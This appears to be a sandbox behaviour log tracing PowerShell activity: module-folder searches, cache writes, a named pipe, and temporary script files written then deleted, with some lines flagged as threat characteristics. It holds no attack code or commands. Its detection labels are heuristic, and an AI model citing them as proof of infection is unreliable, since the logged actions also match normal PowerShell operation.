Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules\PowerShellGet*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b92e580, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92e534, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b92e534, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b92e390, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e344, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b92e390, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b92e488, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b92e43c, 0, 0, 0) Return: acb5c48	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_b5fd8f10-6d42-4d50-b6b5-afee3530516e Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_45a90088-863e-4343-b218-7fa1233240f8 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_3c3b7a2e-fb19-4f58-93a0-43abdb621b13 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindNextFileW Args: (acb5c48, b92e3a0) Return: 1	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_767a28c0-576a-468e-93b3-a92a5f4fa688 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cdb97018-912e-4235-9409-7ef46e6a3455 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d56a8518-615b-4c03-b126-4b87cf95bfb8 Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\PSHost.133177542798913175.844.DefaultAppDomain.powershell, 1074266115, 6, 1, 32768, 32768, 0, 10803516) Return: 548	732	844
Detection	Threat Characteristic: Creates named pipe \\.\pipe\PSHost.133177542798913175.844.DefaultAppDomain.powershell		
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\lcyax2su.2xq.ps1\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\ ) Return: 3	732	844

Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\ ) Return: 3	732	844
Call System API	API Name: GetDriveTypeW Args: (C:\Users\ ) Return: 3	732	844
Add File	Path: %TEMP%\lcyax2su.2xq.ps1 Type: VSDT_ASCII	732	844
Write File	Path: %TEMP%\lcyax2su.2xq.ps1 Type: VSDT_ASCII	732	844
Add File	Path: %TEMP%\li024mgn.5ve.psm1 Type: VSDT_ASCII	732	844
Write File	Path: %TEMP%\li024mgn.5ve.psm1 Type: VSDT_ASCII	732	844
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\lcyax2su.2xq.ps1) Return: 1	732	844
Delete File	Path: %TEMP%\lcyax2su.2xq.ps1 Type: VSDT_ASCII	732	844
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 844 File: %TEMP%\lcyax2su.2xq.ps1 Type: VSDT_ASCII		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\li024mgn.5ve.psm1) Return: 1	732	844
Delete File	Path: %TEMP%\li024mgn.5ve.psm1 Type: VSDT_ASCII	732	844
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 844 File: %TEMP%\li024mgn.5ve.psm1 Type: VSDT_ASCII		
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	732	844
Call Service API	API Name: OpenServiceW Args: (7ca8e90, CryptSvc, 5) Return: 7ca8e18	732	844
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_74f3b07c-765d-438c-a907-70d2693f4860 Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d3834826-5ebb-4133-88de-b2d88f8d76de Type: VSDT_COM_DOS	2768	2220
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2768	2220
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, a4a9d0, 0, 0, 0) Return: ada9330	732	844
Call Filesystem API	API Name: FindNextFileW Args: (ada9330, a4a9d0) Return: 1	732	844
Call Filesystem API	API Name: FindNextFileW Args: (7ca7028, b928858) Return: 1	2768	2220
Call System API	API Name: GetDriveTypeW Args: (D:\ ) Return: 5	732	844
Call System API	API Name: GetDriveTypeW Args: (E:\ ) Return: 2	732	844
Call System API	API Name: GetDriveTypeW Args: (F:\ ) Return: 2	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, ba3e7b4, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindNextFileW Args: (ada9370, ba3e7c4) Return: 1	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules*, 0, ba3e7b4, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\AppLocker*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Appx*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BitsTransfer*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\BranchCache*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\CimCmdlets*, 0, ba3e708, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DirectAccessClientComponents*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, ba3e6bc, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\Dism*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\DnsClient*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, ba3e6bc, 0, 0, 0) Return: ada94b0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\EventTracingManagement*, 0, ba3e708, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\International*, 0, ba3e708, 0, 0, 0) Return: ada93f0	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\windowspowershell\v1.0\Modules\iSCSI*, 0, ba3e6bc, 0, 0, 0) Return: ada9370	732	844
